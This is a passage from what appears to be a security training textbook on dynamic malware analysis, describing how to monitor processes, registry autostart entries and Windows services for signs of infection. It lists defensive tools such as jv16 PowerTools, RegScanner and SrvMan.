


Figure 7.94: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:


- Process Explorer *(https://docs.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(https://systemexplorer.net)*

Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



https://jv16powertools.com

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.





Figure 7.95: Screenshot of jv16 PowerTools

Some additional registry monitoring tools are as follows:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



https://sysprogs.com

Windows Service Monitoring Tools

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

